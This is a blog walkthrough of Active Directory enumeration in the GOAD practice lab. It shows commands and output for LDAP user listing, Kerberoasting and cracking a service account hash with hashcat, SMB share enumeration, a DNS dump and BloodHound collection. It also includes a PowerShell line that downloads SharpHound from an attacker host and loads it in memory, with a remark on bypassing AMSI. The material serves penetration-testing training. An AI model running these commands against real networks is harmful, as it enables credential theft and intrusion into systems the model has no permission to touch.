


GOAD - part 3 - enumeration with user

mayfly277.github.io/posts/GOADv2-pwning-part3

July 6, 2022

We found some users on [Goad pwning part2](#), now let see what we can do with those creds.

User listing



- When you get an account on an active directory, the first thing to do is always getting the full list of users.
- Once you get it you could do a password spray on the full user list (very often you will find other accounts with weak password like username=password, SeasonYear!, SocietynameYear! or even 123456).

```
GetADUsers.py -all
north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Querying north.sevenkingdoms.local for information about domain.

Name	Email	PasswordLastSet	LastLogon
Administrator		2022-06-29 00:32:20.901897	2022-07-01
17:48:41.983605			
Guest		<never>	<never>
vagrant		2021-05-12 13:38:55.922520	2022-07-01
12:08:35.223885			
krbtgt		2022-06-29 00:48:58.950440	<never>
arya.stark		2022-06-29 07:48:08.060667	2022-07-03

17:40:06.721358		
edward.stark	2022-06-29 07:48:11.560625	2022-07-04
23:33:27.976702		
catelyn.stark	2022-06-29 07:48:15.013735	<never>
robb.stark	2022-06-29 07:48:18.544972	2022-07-04
23:35:50.678794		
sansa.stark	2022-06-29 07:48:21.607059	<never>
brandon.stark	2022-06-29 07:48:24.278459	2022-07-04
23:36:08.991489		
rickon.stark	2022-06-29 07:48:26.966809	<never>
hodor	2022-06-29 07:48:29.670052	2022-07-04
23:21:58.774078		
jon.snow	2022-06-29 07:48:32.373101	2022-07-03
17:36:26.798060		
samwell.tarly	2022-06-29 07:48:35.107476	2022-07-01
16:35:17.043960		
jeor.mormont	2022-06-29 07:48:37.841846	<never>
sql_svc	2022-06-29 07:48:40.248028	2022-07-03
15:56:57.924607		

- With ldap query, i recommend this article with all the useful ldap query for active directory : <https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/>
- With ldap on north.sevenkingdoms.local

```
ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w
iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)
(objectClass=user))" |grep 'distinguishedName:'
```

```
distinguishedName: CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=SEVENKINGDOMS$,CN=Users,DC=north,DC=sevenkingdoms,DC=loc
distinguishedName: CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=edward.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=hodor,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
```

- With ldap query we can request users of the others domain because a trust is present.
- On essos.local

```
ldapsearch -H ldap://192.168.56.12 -D "brandon.stark@north.sevenkingdoms.local" -w  
iseedeadpeople -b ',DC=essos,DC=local' "(&(objectCategory=person)(objectClass=user))"
```

On sevenkingdoms.local

```
ldapsearch -H ldap://192.168.56.10 -D "brandon.stark@north.sevenkingdoms.local" -w  
iseedeadpeople -b 'DC=sevenkingdoms,DC=local' "(&(objectCategory=person)  
(objectClass=user))"
```

Kerberoasting

- On an active directory, we will see very often users with an SPN set.
- let's find them with impacket

```
GetUserSPNs.py -request -dc-ip 192.168.56.11  
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
```

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName	Name	MemberOf
PasswordLastSet	LastLogon	Delegation
CIFS/winterfell.north.sevenkingdoms.local	jon.snow	CN=Night
Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2022-06-29 07:48:32.373101	2022-06-29 10:34:54.308171 constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night
Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2022-06-29 07:48:32.373101	2022-06-29 10:34:54.308171 constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local	sql_svc	
2022-06-29 07:48:40.248028	2022-06-29 22:54:57.422114	
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433	sql_svc	
2022-06-29 07:48:40.248028	2022-06-29 22:54:57.422114	

All the hashes will be stored in the file named kerberoasting.hashes

we could also do that with cme with the following command :

```
cme ldap 192.168.56.11 -u brandon.stark -p 'iseedeadpeople' -d north.sevenkingdoms.local --  
kerberoasting KERBEROASTING
```

Now let's try to crack the hashes :

```
hashcat -m 13100 --force -a 0 kerberoasting.hashes /usr/share/wordlists/rockyou.txt --  
force
```

we quickly get a result with rockyou :

```
Skrb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$9b26941adc4ebc17bcfc10841a9f70f9$49937e27a3e2f40a50ecab5529f2910761821d9f6fb6a5fe0b693abfb328a4e2afbbbe5546b8ecfb77582198ade47b9683710ed6aa9da0137026b3bb895f7f0f74a11036158af86e23db65b849f0a36dccc28c5fa58a9b406f9adac90e84cd6860a2dca91bd09be380e75f77260492993f83a98c2f2458adb895e9ec7ea652d9a3529f8db2bef6ce8a0d1aa31a0163148c81229cfa909384e425e177a68e3e4d5b69ab09b5c3425718716f848762ec3c49625286d5754e1f0b6ce494e6dd622c48aabf9fae0a89c59a49e90cfe3ced8048b3682838209b1d7c53a3689970fa8e2fbcd5b7c309e78d76575bbac335c5607a6014ce76329575fe9592b820fd70d3ef166db27594eb19bbef301c17887d4161cb5d45fd81e73c5bd31acab921603f74a5ac5c7d53f4dd01f9cb8708c547f87ac7191bc57b2611794bdfabc32dbe32202595bc9dc428a1ad62e254b11d89d49108363be7e6e9503419412250ab74a65f8818975487bf90719dcaf21cddb2538937d28f8ca30391e4959dc98d5b825fe02fe2903b7722628f0461e4161d0a41f8050048952d4113c54f8966d7c2726e99b720d4671de4bfe2f24899733bfa4ade635e647097a557359f904d8228c1a52c5675de48d041c802efdc52065f5b60ead5285cde9af4d0b364150e47e3b1eb539786f250b291b31:iknownothing
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: kerberoasting.hashes
Time.Started....: Wed Jul 6 08:53:10 2022, (19 secs)
Time.Estimated...: Wed Jul 6 08:53:29 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1164.9 kH/s (5.60ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.....: 28688770/28688770 (100.00%)
Rejected.....: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1.: Temp: 49c Util: 79%

Started: Wed Jul 6 08:52:22 2022
Stopped: Wed Jul 6 08:53:30 2022
```

And we found another user : north/jon.snow:iknownothing

share enum

we got a domain user so we could enumerate the share another time but with a user account

```
cme smb 192.168.56.10-23 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --shares
```

```
[Jul 07, 2022 - 10:16:54 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.10-23 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --shares
SMB 192.168.56.22 445 CASTELBLACK [+] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [+] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [+] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.12 445 MEEREN [+] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREN) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.22 445 CASTELBLACK [+] Enumerated shares
SMB 192.168.56.22 445 CASTELBLACK Share Permissions Remark
SMB 192.168.56.22 445 CASTELBLACK -----
SMB 192.168.56.22 445 CASTELBLACK ADMIN$ Remote Admin
SMB 192.168.56.22 445 CASTELBLACK all Basic RW share for all
SMB 192.168.56.22 445 CASTELBLACK C$ Default share
SMB 192.168.56.22 445 CASTELBLACK IPC$ Remote IPC
SMB 192.168.56.22 445 CASTELBLACK public Basic Read share for all domain users
SMB 192.168.56.23 445 BRAAVOS [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.10 445 KINGSLANDING [-] north.sevenkingdoms.local\jon.snow:iknownothing STATUS_NO_LOGON_SERVERS
SMB 192.168.56.12 445 MEEREN [-] north.sevenkingdoms.local\jon.snow:iknownothing STATUS_NO_LOGON_SERVERS
SMB 192.168.56.23 445 BRAAVOS [+] Enumerated shares
SMB 192.168.56.23 445 BRAAVOS Share Permissions Remark
SMB 192.168.56.23 445 BRAAVOS -----
SMB 192.168.56.23 445 BRAAVOS ADMIN$ Remote Admin
SMB 192.168.56.23 445 BRAAVOS all Basic RW share for all
SMB 192.168.56.23 445 BRAAVOS C$ Default share
SMB 192.168.56.23 445 BRAAVOS CertEnroll Active Directory Certificate Services share
SMB 192.168.56.23 445 BRAAVOS IPC$ Remote IPC
SMB 192.168.56.23 445 BRAAVOS public Basic Read share for all domain users
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated shares
SMB 192.168.56.11 445 WINTERFELL Share Permissions Remark
SMB 192.168.56.11 445 WINTERFELL -----
SMB 192.168.56.11 445 WINTERFELL ADMIN$ Remote Admin
SMB 192.168.56.11 445 WINTERFELL C$ Default share
SMB 192.168.56.11 445 WINTERFELL IPC$ Remote IPC
SMB 192.168.56.11 445 WINTERFELL NETLOGON Logon server share
SMB 192.168.56.11 445 WINTERFELL SYSVOL Logon server share
```

Now a new share folder is readable (nothing in it on the lab, but on a real assignment you will get very often juicy informations)

DNS dump

Another cool thing to do when we got a user is enumerate dns. For this we can use dirkjanm's tool [adidnsdump](#).

```
adidnsdump -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing'
winterfell.north.sevenkingdoms.local
```

Results are stored in a records.csv file

```
cat records.csv
type,name,value
A,winterfell,192.168.56.11
A,winterfell,10.0.2.15
?,DomainDnsZones,?
?,castelblack,?
NS,@,winterfell.north.sevenkingdoms.local.
A,@,192.168.56.11
A,@,10.0.2.15
```

Bloodhound

- Bloodhound is one of the best tool for an active directory pentest. This tool will help you to find all the path to pwn the AD and is a must have in your arsenal !
- To launch bloodhound you first need to retrieve all the datas from the different domains.

Python ingestor - from linux

- First we will get the datas with the python ingestor : <https://github.com/fox-it/BloodHound.py>
- Let's run the script on north.sevenkingdoms.local :

```
bloodhound.py --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople
-dc winterfell.north.sevenkingdoms.local
```

```
[Jul 06, 2022 - 09:00:28 (CEST)] exegol-goadv2 bh # bloodhound.py --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-3747537790-1683961092-23119764-527
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-3747537790-1683961092-23119764-519
INFO: Found 17 users
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 51 groups
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-3747537790-1683961092-23119764-498
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Invalid computer object without hostname: samaccount$
INFO: Querying computer:
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: Done in 00M 02S
INFO: Compressing output into 20220706090110_bloodhound.zip
```

Ok now, we have all information from the domain north.sevenkingdoms.local. Now try to get information from other domains :

```
bloodhound.py --zip -c All -d sevenkingdoms.local -u
brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc
kingslanding.sevenkingdoms.local
```

```
bloodhound.py --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p
iseedeadpeople -dc meereen.essos.local
```

```
[Jul 07, 2022 - 00:22:12 (CEST)] exegol-goadv2 bh # bloodhound.py --zip -c All -d sevenkingdoms.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc kingslanding.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 16 users
INFO: Found 55 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: kingslanding.sevenkingdoms.local
INFO: Done in 00M 02S
INFO: Compressing output into 20220707002218_bloodhound.zip
[Jul 07, 2022 - 00:22:18 (CEST)] exegol-goadv2 bh # bloodhound.py --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc meereen.essos.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 11 users
INFO: Found 57 groups
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: meereen.essos.local
INFO: Querying computer: cserenoveitc.essos.local
INFO: Querying computer: BJKPQIEV.essos.local
INFO: Querying computer: bravos.essos.local
INFO: Querying computer: meereen.essos.local
```

- We now got the 3 domains informations :)
- but the python ingestor is not as complete as the .net ingestor as we can see on the github project : *“Supports most, but not all BloodHound (SharpHound) features (see below for supported collection methods, mainly GPO based methods are missing)”*
- So let's do that again from Windows this time.

.net ingestor - from Windows

- The official bloudhound ingestor is sharphound :
<https://github.com/BloodHoundAD/SharpHound>

- Let's start an RDP connection

```
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22 /cert-  
ignore
```

- The C:\vagrant folder is automatically mounted on the vm it will simplify file transfert
- we will launch sharphound to retrieve domains informations

```
.\sharphound.exe -d north.sevenkingdoms.local -c all --zipfilename  
bh_north_sevenkingdoms.zip  
.\sharphound.exe -d sevenkingdoms.local -c all --zipfilename bh_sevenkingdoms.zip  
.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip
```

```
PS C:\vagrant\temp> .\sharphound.exe -d north.sevenkingdoms.local -c all --zipfilename bh_north_sevenkingdoms.zip  
2022-07-07T00:53:17.1351977-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNT  
argets, PSRemote  
2022-07-07T00:53:17.1518783-07:00|INFORMATION|Initializing SharpHound at 12:53 AM on 7/7/2022  
2022-07-07T00:53:18.0102351-07:00|INFORMATION|Loaded cache with stats: 199 ID to type mappings.  
209 name to SID mappings.  
1 machine sid mappings.  
7 sid to domain mappings.  
0 global catalog mappings.  
2022-07-07T00:53:18.0231587-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote  
2022-07-07T00:53:18.3073308-07:00|INFORMATION|Beginning LDAP search for north.sevenkingdoms.local  
2022-07-07T00:53:18.3856040-07:00|INFORMATION|Producer has finished, closing LDAP channel  
2022-07-07T00:53:18.4318917-07:00|INFORMATION|LDAP channel closed, waiting for consumers  
2022-07-07T00:53:48.2824631-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 31 MB RAM  
2022-07-07T00:54:05.0031428-07:00|INFORMATION|Consumers finished, closing output channel  
2022-07-07T00:54:05.3805881-07:00|INFORMATION|Output channel closed, waiting for output task to complete  
Closing writers  
2022-07-07T00:54:05.7232111-07:00|INFORMATION|Status: 104 objects finished (+104 2.212766)/s -- Using 36 MB RAM  
2022-07-07T00:54:05.7232111-07:00|INFORMATION|Enumeration finished in 00:00:47.4491494  
2022-07-07T00:54:05.9884643-07:00|INFORMATION|SharpHound Enumeration Completed at 12:54 AM on 7/7/2022! Happy Graphing!  
PS C:\vagrant\temp> .\sharphound.exe -d sevenkingdoms.local -c all --zipfilename bh_sevenkingdoms.zip  
2022-07-07T00:55:28.0319463-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNT  
argets, PSRemote  
2022-07-07T00:55:28.0608130-07:00|INFORMATION|Initializing SharpHound at 12:55 AM on 7/7/2022  
2022-07-07T00:55:28.7923455-07:00|INFORMATION|Loaded cache with stats: 199 ID to type mappings.  
209 name to SID mappings.  
1 machine sid mappings.  
7 sid to domain mappings.  
0 global catalog mappings.  
2022-07-07T00:55:28.7950891-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote  
2022-07-07T00:55:29.1430945-07:00|INFORMATION|Beginning LDAP search for sevenkingdoms.local  
2022-07-07T00:55:29.2021838-07:00|INFORMATION|Producer has finished, closing LDAP channel  
2022-07-07T00:55:29.2485967-07:00|INFORMATION|LDAP channel closed, waiting for consumers  
2022-07-07T00:55:59.1564984-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 31 MB RAM  
2022-07-07T00:56:14.6195512-07:00|INFORMATION|Consumers finished, closing output channel  
Closing writers  
2022-07-07T00:56:14.6987301-07:00|INFORMATION|Output channel closed, waiting for output task to complete  
2022-07-07T00:56:15.0255554-07:00|INFORMATION|Status: 112 objects finished (+112 2.488889)/s -- Using 36 MB RAM  
2022-07-07T00:56:15.0255554-07:00|INFORMATION|Enumeration finished in 00:00:45.9221567  
2022-07-07T00:56:15.2750603-07:00|INFORMATION|SharpHound Enumeration Completed at 12:56 AM on 7/7/2022! Happy Graphing!  
PS C:\vagrant\temp> .\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip  
2022-07-07T00:56:41.5038444-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNT  
argets, PSRemote  
2022-07-07T00:56:41.5202380-07:00|INFORMATION|Initializing SharpHound at 12:56 AM on 7/7/2022  
2022-07-07T00:56:42.0239507-07:00|INFORMATION|Loaded cache with stats: 199 ID to type mappings.  
209 name to SID mappings.  
1 machine sid mappings.  
7 sid to domain mappings.  
0 global catalog mappings.  
2022-07-07T00:56:42.1128198-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote  
2022-07-07T00:56:42.2847181-07:00|INFORMATION|Beginning LDAP search for essos.local  
2022-07-07T00:56:42.3166078-07:00|INFORMATION|Producer has finished, closing LDAP channel  
2022-07-07T00:56:42.3479398-07:00|INFORMATION|LDAP channel closed, waiting for consumers  
2022-07-07T00:57:12.3040734-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 32 MB RAM  
2022-07-07T00:57:27.5187854-07:00|INFORMATION|Consumers finished, closing output channel  
Closing writers  
2022-07-07T00:57:27.5488138-07:00|INFORMATION|Output channel closed, waiting for output task to complete  
2022-07-07T00:57:27.7050626-07:00|INFORMATION|Status: 103 objects finished (+103 2.288889)/s -- Using 38 MB RAM  
2022-07-07T00:57:27.7050626-07:00|INFORMATION|Enumeration finished in 00:00:45.4600731  
2022-07-07T00:57:27.8301626-07:00|INFORMATION|SharpHound Enumeration Completed at 12:57 AM on 7/7/2022! Happy Graphing!
```


Or we could also do it in reflection with powershell if you want to play it full in memory (if you do this with defender enabled you will first have to bypass amsi)

```
$data = (New-Object  
System.Net.WebClient).DownloadData('http://192.168.56.1/SharpHound.exe')  
$assem = [System.Reflection.Assembly]::Load($data)  
[SharpHound.Program]::Main("-d north.sevenkingdoms.local -c all".Split())
```

Hunting with bloodhound


- Now start neo4j and bloodhound (at the time of writing the python ingestor match bloodhound 4.1 be sure to get the right version)
- Upload the zips into bloodhound
- And now show all domains and computer

```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p
```



